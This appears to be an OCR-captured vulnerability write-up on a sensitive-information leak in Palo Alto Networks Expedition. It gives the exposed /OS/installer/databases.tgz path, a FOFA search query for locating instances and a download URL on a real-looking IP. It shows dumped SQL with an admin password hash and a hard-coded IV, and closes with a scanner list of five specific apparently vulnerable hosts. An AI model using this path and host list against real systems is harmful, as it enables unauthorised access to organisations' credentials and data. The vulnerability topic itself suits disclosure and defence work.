Palo Alto Networks Expedition Sensitive information leakage vulnerability

Vulnerability details

Palo Alto Networks Expedition has a sensitive information disclosure vulnerability. Attackers can download the databases.tgz file on the server through the access path. After decompressing the file, sensitive information such as database files and administrator account passwords can be found

Vulnerability location


/OS/installer/databases.tgz

Vulnerability recurrence


fofa　title="Expedition Project"


Example url：https://167.205.199.244

Visit https://167.205.199.244/OS/installer/databases.tgz , You can get a file databses.tgz




After decompressing the file, you can find the database file and administrator account password





```
pandbRBAC.sql
483     `location_type` varchar(45) COLLATE utf8_unicode_ci NOT NULL,
484   `timezone` varchar(60) CHARACTER SET utf8 NOT NULL,
485   `active` tinyint(4) NOT NULL,
486   PRIMARY KEY (`id`),
487   UNIQUE KEY `users_email_unique` (`email`)
488 ) ENGINE=InnoDB AUTO_INCREMENT=120 DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci;
489 /*!40101 SET character_set_client = @saved_cs_client */;
490 /*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
491
492 /*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
493 /*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
494 /*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
495 /*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
496 /*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
497 /*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
498 /*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;
499
500 LOCK TABLES `users` WRITE;
501 /*!40000 ALTER TABLE `users` DISABLE KEYS */;
502 INSERT INTO `users` VALUES (1,'admin','$2y$10$Nk2/jJmmirfgfLLPEGJ7.erkiaVCgRGUZvSPi5wG/gg8SqYFBvYPO',NULL,'2016-09-21 11:45:25','ad
503 /*!40000 ALTER TABLE `users` ENABLE KEYS */;
504 UNLOCK TABLES;
505 /*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
506
507
508 -- DROP TABLE IF EXISTS `sparkJobs`;
509 CREATE TABLE `sparkJobs` (
510   `taskID` int(11) DEFAULT NULL,
511   `status` varchar(45) DEFAULT NULL,
512   `message` TEXT DEFAULT NULL,
513   `timestamp` datetime DEFAULT '0000-00-00 00:00:00'
514 ) ENGINE=InnoDB DEFAULT CHARSET=utf8;
```

Key



```
pandbRBAC.sql
562   DEALLOCATE PREPARE stmt;
563 END //
564 DELIMITER ;
565
566 -- DROP TRIGGER IF EXISTS `device_logs`;
567 CREATE TABLE `device_logs` (
568   `id` INT(11)                NOT NULL                              AUTO_INCREMENT,
569   `device_serial` varchar(255)  NOT NULL,
570   `log_name` TEXT             NOT NULL,
571   `date` DATETIME DEFAULT NULL,
572   `processed` DATETIME        NULL          DEFAULT '0000-00-00 00:00:00',
573   `comment` VARCHAR(255)      NULL,
574   `created_at` TIMESTAMP      NULL          DEFAULT NULL,
575   `updated_at` TIMESTAMP      NULL          DEFAULT NULL,
576   PRIMARY KEY (`id`));
577
578 -- Dump completed on 2016-09-21 15:13:37
579
580 CREATE TABLE `security` (
581   `id` INT(11)              NOT NULL                              AUTO_INCREMENT,
582   `type` VARCHAR(255)       NOT NULL,
583   `lid` INT(11)             NOT NULL,
584   `key` VARCHAR(255)        NOT NULL,
585   `iv` VARCHAR(45)          NOT NULL DEFAULT 'l3tsB3$str0ng,a!',
586   `created_at` TIMESTAMP    NOT NULL DEFAULT '0000-00-00 00:00:00',
587   `updated_at` TIMESTAMP    NOT NULL DEFAULT '0000-00-00 00:00:00',
588   PRIMARY KEY (`id`));
589
590 CREATE TABLE `device_logsPerDay` (
591   `id`          INT NOT NULL AUTO_INCREMENT,
592   `serial`      VARCHAR(255)  NOT NULL,
593   `serial_vsys` VARCHAR(255)  NOT NULL,
594   `date`        DATETIME      NOT NULL DEFAULT '0000-00-00 00:00:00',
595   `rule`        VARCHAR(255)  NOT NULL,
596   `typology`    VARCHAR(255)  NOT NULL DEFAULT 'unassigned',
597   `hits`        BIGINT        NOT NULL DEFAULT 0,
```

Other Cases

[xxx] [http] [critical] https://15.237.192.112/OS/installer/databases.tgz

[xxx] [http] [critical] https://157.55.202.170/OS/installer/databases.tgz

[xxx] [http] [critical] https://167.205.199.244/OS/installer/databases.tgz

[xxx] [http] [critical] https://218.102.171.193/OS/installer/databases.tgz

[xxx] [http] [critical] https://52.146.23.204/OS/installer/databases.tgz